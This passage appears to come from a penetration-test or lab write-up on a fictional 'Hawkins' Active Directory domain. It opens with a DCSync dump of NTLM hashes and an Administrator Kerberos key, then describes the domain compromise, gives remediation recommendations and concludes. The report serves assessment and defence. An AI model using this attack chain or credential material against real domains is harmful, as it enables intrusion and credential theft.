hawkins.indiana\suzie.gonzalez:1632:aad3b435b51404eeaad3b435b51404ee:dd2e4aa00a63a4549d995036dc0c931b:::
hawkins.indiana\maria.byers:1633:aad3b435b51404eeaad3b435b51404ee:0895a06b52e9048e5bab5ceca26bb068:::
hawkins.indiana\robert.ives:1634:aad3b435b51404eeaad3b435b51404ee:7a6f30462e6dbdbd06110c37f0ebe802:::
hawkins.indiana\matthew.munson:1635:aad3b435b51404eeaad3b435b51404ee:a239fe58ed14cdfaa123082916ad9b5:::
hawkins.indiana\jennifer.roberts:1636:aad3b435b51404eeaad3b435b51404ee:33e4c1cbebc6f1f9607c78fc01b255855:::
hawkins.indiana\dustin.gutierrez:1637:aad3b435b51404eeaad3b435b51404ee:d61bc610bd44a30da9870a8100db5375:::
hawkins.indiana\gary.sanders:1638:aad3b435b51404eeaad3b435b51404ee:0895a06b52e9048e5bab5ceca26bb068:::
hawkins.indiana\jeffrey.king:1639:aad3b435b51404eeaad3b435b51404ee:4024501cfa0d25998e3d6eb0b0c7a103:::
hawkins.indiana\erin.king:1640:aad3b435b51404eeaad3b435b51404ee:f7d504f8464a326239b203c808fcb7d5:::
mssql_svc:1650:aad3b435b51404eeaad3b435b51404ee:eacee8b37935ffcc5286ce12d4d786ffc:::
http_svc:1651:aad3b435b51404eeaad3b435b51404ee:3d12a6269595f93226129b07b4207887:::
exchange_svc:1652:aad3b435b51404eeaad3b435b51404ee:c4612135b6e3f0f87a63b7e9b70f4507:::
hawkins.indiana\justin.powell:1653:aad3b435b51404eeaad3b435b51404ee:3ce3570c736be9d22b6aaefc9e004ec:::
hawkins.indiana\deborah.buckley:1654:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
WIN-1GA9KS07AK$:1000:aad3b435b51404eeaad3b435b51404ee:8773f04c07fb308f5506a098cb493d61:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:8664bb0e2e42269f4e8ddada5f2678a7e3eefcb9b74a3c7290d648c585d7f2f
```

Figure 15: DCSync Attack and Domain Credential Extraction

Administrator Credential Recovery

Among the credentials recovered during the DCSync attack was the NTLM hash for the built-in Administrator account.

Possession of the Administrator hash provided effective Domain Administrator access and represented complete compromise of the Active Directory environment.

At this stage, administrative control over the domain had been achieved.

Domain Compromise

The successful extraction of domain credential material demonstrated that an attacker could:

- Authenticate as privileged users
- Access sensitive domain resources
- Extract additional credentials
- Maintain persistence within the environment
- Exercise full administrative control over the domain

The combination of weak credential management, excessive delegated permissions, and DCSync privileges ultimately resulted in complete domain compromise.

7. Security Recommendations

The assessment identified several weaknesses within the Active Directory environment that allowed an attacker to progress from initial enumeration to full domain compromise. The following recommendations should be implemented to reduce the risk of future attacks.

Remove Passwords from Active Directory Descriptions

Several user accounts contained passwords or password hints within the Active Directory Description attribute. Examples included newly generated passwords and references to company default passwords.

This information was accessible to authenticated domain users and directly contributed to credential discovery.

Recommendation:

- Remove all passwords and password hints from AD attributes.
- Implement administrative procedures that prohibit storing credentials in user descriptions.
- Regularly audit AD user attributes for sensitive information.

Enforce Strong Password Management

Multiple accounts were found to use weak, predictable, or exposed passwords. One account was vulnerable to AS-REP roasting and its password was successfully recovered.

Weak passwords significantly reduce the effectiveness of account security controls.

Recommendation:

- Enforce strong password complexity requirements.
- Require regular password changes for privileged accounts.
- Prohibit the use of default passwords.

- Implement password auditing to identify weak credentials.

Enable Kerberos Pre-Authentication

The Adam Cruz account was configured without Kerberos pre-authentication, making it vulnerable to AS-REP roasting attacks.

This allowed encrypted authentication material to be requested and cracked offline without knowing the user's password.

Recommendation:

- Enable Kerberos pre-authentication for all user accounts.
- Regularly audit accounts for the "**Do not require Kerberos pre-authentication**" setting.
- Restrict exceptions to documented service accounts only.

Review Active Directory Delegation and Group Permissions

BloodHound analysis identified excessive permissions between security groups that ultimately enabled privilege escalation and domain compromise.

The ability to move between groups and obtain elevated privileges created an attack path that should not have been available to standard users.

Recommendation:

- Review delegated permissions across all security groups.
- Apply the principle of least privilege.
- Remove unnecessary rights such as GenericAll, GenericWrite, AddMember, and WriteDACL where not operationally required.
- Conduct periodic permission reviews using tools such as BloodHound.

Restrict DCSync Permissions

The HawkinsPoliceDept group possessed DCSync-related privileges, allowing replication of domain credentials.

These permissions ultimately enabled extraction of password hashes from the Domain Controller and full compromise of the domain.

Recommendation:

- Restrict replication permissions to Domain Controllers and authorised administrative accounts only.
- Remove DCSync rights from non-administrative groups.
- Regularly audit accounts and groups with replication privileges.

Secure SMB Shares

Sensitive information was accessible through SMB shares once valid credentials were obtained.

Improperly secured shares can expose sensitive business information and facilitate lateral movement.

Recommendation:

- Review share permissions regularly.
- Restrict access based on business requirements.
- Implement auditing on sensitive shares.
- Remove unnecessary access rights from standard users.

Monitor Privileged Account Activity

The assessment demonstrated that compromise of a single account could eventually lead to administrative access.

Improved monitoring would assist in detecting privilege escalation and credential theft activity.

Recommendation:

- Enable auditing for privileged group membership changes.
 - Monitor for DCSync activity and unusual replication requests.
 - Alert on authentication attempts involving privileged accounts.
 - Implement centralised log monitoring and review.
-

8. Conclusion

This assessment successfully demonstrated how weaknesses within the Hawkins Active Directory environment could be leveraged to progress from initial enumeration to full domain compromise.

The assessment began with reconnaissance and SMB enumeration, which identified accessible network resources and provided valuable information about the environment. Active Directory enumeration revealed multiple security groups and exposed credentials stored within user account descriptions. Further investigation uncovered weak password practices and an account vulnerable to AS-REP roasting, allowing additional credentials to be recovered.

Using BloodHound, relationships between users, groups, and permissions were analysed to identify a privilege escalation path through the Active Directory structure. This path ultimately led to DCSync privileges, enabling extraction of domain credential hashes and compromise of the built-in Administrator account.

The assessment objectives were successfully achieved through identification and exploitation of multiple Active Directory weaknesses leading to full domain compromise.

Implementation of the recommendations outlined in this report would significantly reduce the attack surface and help prevent similar compromise paths in the future.